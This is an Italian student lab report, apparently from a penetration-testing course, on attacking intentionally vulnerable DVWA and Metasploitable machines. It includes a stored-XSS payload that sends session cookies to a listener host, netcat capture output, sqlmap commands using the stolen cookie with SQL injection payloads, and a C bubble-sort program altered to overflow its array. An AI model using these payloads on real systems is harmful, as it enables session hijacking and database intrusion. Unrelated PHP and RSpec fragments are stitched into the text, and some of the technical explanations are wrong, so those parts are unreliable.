
Questo script ci permette di ricevere su un **nostro server** in ascolto i **cookie di sessione** di un utente qualsiasi che visita questa pagina tramite il tool **NETCAT** che andremo a vedere successivamente.

The screenshot shows a browser window for the DVWA application, specifically the 'Stored Cross Site Scripting' section. The URL is 192.168.104.150/dvwa/vulnerabilities/7. The page displays a guestbook form with 'Name' set to 'test' and 'Message' set to '<script>var i=new Image;i.src="http://192.168.104.100:4444/?"+document.cookie;</script>'. Below the form, a message box shows 'Name: test' and 'Message: This is a test comment.' On the left, a sidebar lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, and SQL Injection (Blind). The 'SQL Injection' tab is currently selected. At the bottom, the browser's developer tools are visible, showing the HTML code for the guestbook form.

## Spiegazione Query

Descrizione della query:

- **new Image()** permette la creazione din un nuovo HTML Image Element
- **.src=** definisce il punto di inserzione della precedente funzione
- come url e porta abbiamo impostato "**192.168.104.100:4444**" come richiesto dalla task
- **document.cookie** assegna quale parametro vogliamo ricevere sul nostro server in ascolto, in questo caso i cookie di sessione



## NETCAT

In un **terminale** avviamo il tool **NETCAT** tramite il comando

**"nc -lvp 4444"**, così da ascoltare tutte le sessioni in entrata nella porta **4444**.

"Nc" avvia il tool netcat, "-l" è lo switch per iniziare l'ascolto e "-p" è lo switch per indicare quale porta ascoltare.

Ora possiamo inviare lo **script** descritto in precedenza di XSS Stored così da **ricevere** tutte le informazioni di cui abbiamo bisogno.

```
kali@kali: ~/Desktop
```

```
(kali㉿kali)-[~/Desktop]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.104.100] from kali [192.168.104.100]
GET /?security=low;%20PHPSESSID=23a5011f2237ba588d3d46549
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.104.150/
```

# XSS STORED

# SQL MAP


Avviamo **SQLMap** inserendo la pagina di riferimento di SQL Injection così da ottenere ulteriori informazioni, ed utilizzando i cookie di sessione raccolti in precedenza utilizziamo il seguente comando:

```
sqlmap -u "http://192.168.104.150/dvwa/vulnerabilities/sqlil/?id=&Submit=Submit#" --cookie="security=low; PHPSESSID=23a5011f2237ba588d3d4654999c9ef8" -privileges
```

In questo modo capiamo che sia l'utente **Admin** che gli altri **utenti nel server** hanno gli stessi privilegi, ovvero quelli di **root**, e questo si può notare dalla dicitura '**guest**'@'**%**', la quale sta a significare che ogni utente registrato ha i permessi che abbiamo cercato tramite la riga di comando, ovvero tramite "**Privileges**".

```
—(kali㉿kali)-[~/Desktop]
$ sqlmap -u "http://192.168.104.150/dvwa/vulnerabilities/sqlInjection?id=&Submit=Submit#" --cookie="security=low; PHPSESSID=23a5011f2237ba588d3d4654999c9ef8" --privileges
--H
[1] {1.7.11#stable}
[.] [.] [.] [.] [.] https://sqlmap.org

!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 14:47:24 /2024-01-22/
[*] 'guest'@'%' (administrator) [25]:
    privilege: ALTER
```



# XSS STORED

## SQL MAP

Per terminare utilizziamo il seguente comando:

```
sqlmap -u "http://192.168.104.150/dvwa/vulnerabilities/sqli/?id=&Submit=Submit#" --cookie="security=low; PHPSESSID=23a5011f2237ba588d3d4654999c9ef8" --is-dba
```

utilizzando i cookie di sessione dell'accesso di Pablo e la dicitura “**–is-dba**” SQLMap ci dirà se l'utente in questione, a cui abbiamo preso i cookie, è un **DBA** (*Database Administrator*) oppure no.

In questo caso possiamo notare che Pablo è un utente con privilegi **Root** e **DBA**.

```
(kali㉿ kali) [~/Desktop]
$ sqlmap -u "http://192.168.104.150/dvwa/vulnerabilities/sqli/?id=&Submit=Submit#" --cookie="security=low; PHPSESSID=23a5011f2237ba588d3d4654999c9ef8" --is-dba
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 14:50:40 /2024-01-22/
[14:50:40] [WARNING] provided value for parameter 'id' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[14:50:40] [INFO] resuming back-end DBMS 'mysql'
[14:50:40] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=' OR NOT 3261=3261#&Submit=Submit

  Type: error-based
  Title: MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)
  Payload: id=' OR ROW(3821,5675)>(SELECT COUNT(*),CONCAT(0x716b766b71,(SELECT (ELT(3821=3821,1))),0x716b7a7171,FLOOR(RAND(0)*2))x FROM (SELECT 9819 UNION SELECT 59
48 UNION SELECT 3377 UNION SELECT 4759)a GROUP BY x)-- qjpS6Submit=Submit

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=' AND (SELECT 4638 FROM (SELECT(SLEEP(5)))ohqF)-- vGol&Submit=Submit

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: id=' UNION ALL SELECT CONCAT(0x716b766b71,0x574e78694353425154455342636e774a4a614b576c62616e4d59716f54526b614352675a52766753,0x716b7a7171),NULL#&Submit=Submit

[14:50:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[14:50:40] [INFO] testing if current user is DBA
[14:50:40] [INFO] fetching current user
[14:50:40] [WARNING] reflective value(s) found and filtering out
current user is DBA: True
[14:50:40] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.104.150'

[*] ending @ 14:50:40 /2024-01-22/
```

# SYSTEM EXPLOIT BOF

# Traccia - TASK 3

**Preso il programma in allegato, si richiede:**

- Descrivere il funzionamento del programma prima dell'esecuzione
  - Riprodurre ed eseguire il programma nel laboratorio - le ipotesi iniziali sul funzionamento erano corrette?
  - Modificare il programma affinché si verifichi un errore di segmentazione



# SYSTEM EXPLOIT BOF

## COS'È UN BUFFER OVERFLOW?


Un **buffer overflow** è una **vulnerabilità** di sicurezza che si verifica quando un programma, durante l'elaborazione di dati in input, scrive **oltre i limiti di un buffer di memoria**.

I buffer sono aree di memoria allocate per immagazzinare **dati temporanei**, come stringhe di testo o array di byte.

Tuttavia, se un programma non effettua un **controllo adeguato** sulla dimensione dei dati in input, può verificarsi un overflow di buffer.

Quando un buffer overflow si verifica, i dati in input in eccesso possono sovrascrivere la memoria adiacente al buffer, **compromettendo l'integrità** del programma e del sistema operativo.

Questo può portare a **comportamenti imprevisti**, **crash** del programma o, in situazioni più gravi, a esecuzioni di **codice dannoso** o **attacchi hacker**.



# SYSTEM EXPLOIT BOF

## BUFFER OVERFLOW OVERVIEW

Il task di oggi prevede alcune prove e risoluzioni del codice di fianco scritto in **Linguaggio C**.

Il programma chiede all'utente di inserire **10** numeri interi, li memorizza in un array chiamato **vector**, li visualizza, quindi ordina l'array in modo crescente utilizzando l'algoritmo di ordinamento a bolle e infine visualizza l'array ordinato.



Un programma in linguaggio C è una sequenza di istruzioni scritte in C, un linguaggio di programmazione procedurale.

Il codice C viene scritto in file sorgente, compilato in un linguaggio macchina e quindi eseguito.

Un programma tipico in C può includere dichiarazioni di **variabili, cicli, condizioni, funzioni e input/output**.

Il programma può essere strutturato in modo modulare, con funzioni che svolgono compiti specifici.

L'esecuzione di un programma C inizia dalla **funzione main**, da cui vengono chiamate altre funzioni se necessario.

Il linguaggio C offre un controllo dettagliato sulla memoria e fornisce un approccio efficiente per lo sviluppo di software a basso livello.

```
1 #include <stdio.h>
2
3 int main () {
4     int vector [10], i, j, k;
5     int swap_var;
6     printf ("Inserire 10 interi:\n");
7     for ( i = 0 ; i < 10 ; i++ )
8     {
9         int c= i+1;
10        printf("[%d]: ", c);
11        scanf ("%d", &vector[i]);
12    }
13    printf ("Il vettore inserito e':\n");
14    for ( i = 0 ; i < 10 ; i++ )
15    {
16        int t= i+1;
17        printf("[%d]: %d", t, vector[i]);
18        printf("\n");
19    }
20    for ( j = 0 ; j < 10 - 1; j++ )
21    {
22        for (k = 0 ; k < 10 - j - 1; k++)
23        {
24            if (vector[k] > vector[k+1])
25            {
26                swap_var=vector[k];
27                vector[k]=vector[k+1];
28                vector[k+1]=swap_var;
29            }
30        }
31    }
32    printf("Il vettore ordinato e':\n");
33    for ( j = 0; j < 10; j++ )
34    {
35        int g = j+1;
36        printf("[%d]: ", g);
37        printf("%d\n", vector[j]);
38    }
39    return 0;
40 }
```

# SYSTEM EXPLOIT BOF

```
1 #include <stdio.h>
2
3 int main () {
4     int vector [10], i, j, k;
5     int swap_var;
6     printf ("Inserire 10 interi:\n");
7     for ( i = 0 ; i < 10 ; i++)
8     {
9         int c= i+1;
10        printf("[%d]:", c);
11        scanf ("%d", &vector[i]);
12    }
13    printf ("Il vettore inserito è:\n");
14    for ( i = 0 ; i < 10 ; i++)
15    {
16        int t= i+1;
17        printf("[%d]: %d", t, vector[i]);
18        printf("\n");
19    }
20    for (j = 0 ; j < 10 - 1; j++)
21    {
22        for (k = 0 ; k < 10 - j - 1; k++)
23        {
24            if (vector[k] > vector[k+1])
25            {
26                swap_var=vector[k];
27                vector[k]=vector[k+1];
28                vector[k+1]=swap_var;
29            }
30        }
31    }
32    printf("Il vettore ordinato è:\n");
33    for (j = 0; j < 10; j++)
34    {
35        int g = j+1;
36        printf("[%d]:", g);
37        printf("%d\n", vector[j]);
38    }
39    return 0;
40 }
```

## Codice Commentato:

1.// Dichiaraione delle variabili  
int vector[10], i, j, k;  
int swap\_var;

2.// Richiesta all'utente di inserire 10 interi  
printf("Inserire 10 interi:\n");

3.// Ciclo per l'inserimento degli interi nell'array  
vector  
for (i = 0; i < 10; i++) {  
 int c = i + 1;  
 printf("[%d]:", c);  
 scanf("%d", &vector[i]);  
}

4.// Visualizzazione del vettore inserito  
printf("Il vettore inserito è:\n");  
for (i = 0; i < 10; i++) {  
 int t = i + 1;  
 printf("[%d]: %d", t, vector[i]);  
 printf("\n");  
}

5.// Algoritmo di ordinamento a bolle per ordinare  
il vettore  
for (j = 0; j < 10 - 1; j++) {  
 for (k = 0; k < 10 - j - 1; k++) {  
 if (vector[k] > vector[k + 1]) {  
 // Scambio gli elementi se sono fuori ordine  
 swap\_var = vector[k];  
 vector[k] = vector[k + 1];  
 vector[k + 1] = swap\_var;  
 }  
 }  
}

6.// Visualizzazione del vettore ordinato  
printf("Il vettore ordinato è:\n");  
for (j = 0; j < 10; j++) {  
 int g = j + 1;  
 printf("[%d]:", g);  
 printf("%d\n", vector[j]);  
}

return 0;

## BUFFER OVERFLOW OVERVIEW

## IPOTESI INIZIALI

Osservando superficialmente, il programma in **linguaggio C** assegnatoci, si rivela essere inequivocabilmente un **algoritmo** di ordinamento noto come **Bubble Sort**.

Il metodo di ordinamento sopracitato rappresenta il livello più basilare e precede sia il **Merge Sort** che il **Quick Sort**.

La **vulnerabilità**, che rende particolare questo processo di ordinamento risiede essenzialmente nella sua natura di confronto puramente iterativa.

Per stabilire un ordine, **l'algoritmo**, valuta gli elementi consecutivi e ne scambia la posizione se risultano disposti in modo errato.

In questo caso il programma analizzato li dispone in ordine crescente.

Possiamo intuire pertanto che la velocità di esecuzione di tale algoritmo aumenti nel caso ci siano pochi dati inseriti.

```
$rule_exists( $resource_details['id'], $role_id ) && $rule['access'] == false ) {  
    Remove the rule as there is currently no rule with the same role_id.  
    $details['access'] = !$access;  
    $this->_sql->delete( 'acl_rules', $details );  
} else {  
    // Update the rule with the new access value  
    $this->_sql->update( 'acl_rules', array( 'access' => $access ),  
        $rule['id'] );  
}  
foreach( $this->rules as $key => $rule ) {  
    if ( $details['role_id'] == $rule['role_id'] ) {  
        if ( $access == false ) {  
            unset( $this->rules[ $key ] );  
        } else {  
            $this->rules[ $key ]['access'] = $access;  
        }  
    }  
}
```

# SYSTEM EXPLOIT BOF

## Variabile Errata

Il primo metodo consiste nel fatto che la variabile "m" viene utilizzata per dichiarare l'array "vector" senza essere inizializzata. Nella dichiarazione dell'array "vector", la dimensione "m" è indefinita, con dimensione sconosciuta, e ciò porta ad un comportamento imprevedibile del programma. Questo causa il Buffer Overflow durante l'input dell'utente attraverso la funzione "scanf". Quando l'utente inserisce i valori, il programma può scrivere oltre i limiti dell'array, provocando il buffer overflow e comportamenti imprevedibili.

## Codice Completo

```
1 #include <stdio.h>
2 int main () {
3     int m;
4     int vector [m], i, j, k;
5     int swap_var;
6     printf ("Inserire 10 interi:\n");
7     for ( i = 0 ; i < 10 ; i++)
8     {
9         int c= i+1;
10        printf("[%d]:", c);
11        scanf ("%d", &vector[i]);
12    }
13    printf ("Il vettore inserito e':\n");
14    for ( i = 0 ; i < 10 ; i++)
15    {
16        int t= i+1;
17        printf("[%d]: %d", t, vector[i]);
18        printf("\n");
19    }
20    for (j = 0 ; j < 10 - 1; j++)
21    {
22        for (k = 0 ; k < 10 - j - 1; k++)
23        {
24            if (vector[k] > vector[k+1])
25            {
26                swap_var=vector[k];
27                vector[k]=vector[k+1];
28                vector[k+1]=swap_var;
29            }
30        }
31    }
32    printf("Il vettore ordinato e':\n");
33    for (j = 0; j < 10; j++)
34    {
35        int g = j+1;
36        printf("[%d]:", g);
37        printf("%d\n", vector[j]);
38    }
39    return 0;
40 }
```

## Esecuzione del Programma

```
(kali㉿kali)-[~/Desktop]
$ ./BF1
Inserire 10 interi:
[1]:1
[2]:5
[3]:42
[4]:984
[5]:23
[6]:5114
zsh: segmentation fault  ./BF1
```

# SYSTEM EXPLOIT BOF

## Variabile Segmentation fault

Il motivo per cui il programma va in segmentation fault è perchè si sta cercando di accedere a elementi dell'array 'vector' oltre la sua dimensione (10 elementi). In questo caso si ha un ciclo for da 0 a 15000  
for (*j* = 0; *j* < 15000; *j*++) mentre l'array 'vector' ha solo 10 elementi.

In poche parole la memoria riservata per l'array 'vector' non è più accessibile nell'ambiente di esecuzione. L'accesso oltre i limiti di un array è un comportamento indefinito in C quindi può variare a seconda dell'ambiente di esecuzione.

## Codice Completo

```
3 int main () {
4 int vector [15], i, j, k;
5 int swap_var;
6 printf ("Inserire 10 interi:\n");
7 for ( i = 0 ; i < 13 ; i++)
8 {
9     int c= i+1;
10    printf("[%d]:", c);
11    scanf ("%d", &vector[i]);
12 }
13 printf ("Il vettore inserito e':\n");
14 for ( i = 0 ; i < 17 ; i++)
15 {
16     int t= i+1;
17     printf("[%d]: %d", t, vector[i]);
18     printf("\n");
19 }
20 for (j = 0 ; j < 15 - 1; j++)
21 {
22     for (k = 0 ; k < 13 - j - 1; k++)
23     {
24         if (vector[k] > vector[k+1])
25         {
26             swap_var=vector[k];
27             vector[k]=vector[k+1];
28             vector[k+1]=swap_var;
29         }
30     }
31 }
32 printf("Il vettore ordinato e':\n");
33 for (j = 0; j < 15000; j++)
34 {
35     int g = j+1;
36     printf("[%d]:", g);
37     printf("%d\n", vector[j]);
```

```
13 Category.delete_all; category
14 Shoulda::Matchers.configure do | matcher |
15   config.integrate do | config |
16     config.with.test_framework :rspec
17     config.with.library :rails
18   end
19 end
20
21 # Add additional require statements here
22
23 # Requires supporting files located in spec/support/
24 # run as spec files by default. You can
25 # in _spec.rb will both be required
26 # run twice. It is recommended you
27 # option on the --force flag
28 # found for 'mongoid'
```

# SYSTEM EXPLOIT BOF

## Esecuzione del Programma

```
(kali㉿kali)-[~/Desktop]
$ ./bw
inserire 10 interi:
1]:15
2]:4
3]:36
4]:52
5]:1
6]:74
7]:18
8]:53
9]:46
10]:23
11]:12
12]:486
13]:5
il vettore inserito e':
1]: 15
2]: 4
3]: 36
4]: 52
5]: 1
6]: 74
7]: 18
8]: 53
9]: 46
10]: 23
11]: 12
12]: 486
13]: 5
14]: 0
15]: 0
16]: 0
17]: 0
```

```
[1703]:7156275
[1704]:1397966156
[1705]:1380275295
[1706]:1346454349
[1707]:1030976863
[1708]:993090331
[1709]:7156275
[1710]:1397966156
[1711]:1380275295
[1712]:1346454349
[1713]:1030059359
[1714]:1831885595
[1715]:792551168
[1716]:1701670760
[1717]:1818323759
[1718]:1698967401
[1719]:1869900659
[1720]:791555952
[1721]:771782498
[1722]:7823919
[1723]:0
[1724]:0
zsh: segmentation fault  ./bw
```



# Exploit Metasploitable con Metasploit

## Traccia - TASK 4

Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili.

È richiesto di:

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable
- Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole (vedere suggerimento)
- Eseguire il comando «ifconfig» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima



# Exploit Metasploitable con Metasploit

## Configurazione IP

Per iniziare andiamo a **configurare** gli **IP** richiesti dalla consegna all'interno dei file di configurazione di rete, sia di **Kali** che di **Metasploitable 2** (come scritto nell'intestazione), che si può trovare all'interno del **Path** **"/etc/network/interfaces"**



```
kali@kali: ~
GNU nano 7.2          /etc/network/interfaces
# This file describes the network interfaces available
# and how to activate them. For more information, see in

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.50.100/24
gateway 192.168.50.1

#
# This file describes the network interfaces available on your s
# and how to activate them. For more information, see interfaces(5)

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.50.150/24
netmask 255.255.255.0
network 192.168.50.0
broadcast 192.168.50.255
gateway 192.168.50.1

[ Read 17 lines ]
Help ^O WriteOut ^R Read File ^Y Prev Page
^J Justify ^W Where Is ^V Next Page
```

# Exploit Metasploitable con Metasploit

## PING-Comunicazione tra Kali Linux e Metasploitable

Successivamente abbiamo effettuato un **PING** per verificare che le macchine comunichino tra loro correttamente.

I **PING** hanno avuto esito positivo. Ora possiamo stabilire che le macchine interagiscono tra loro e possiamo procedere con l'accesso alla **DVWA** utilizzando l'IP di Metasploitable 2 (**192.168.50.150**)



```
[root@kali㉿ kali)-[~]
$ ping 192.168.50.150
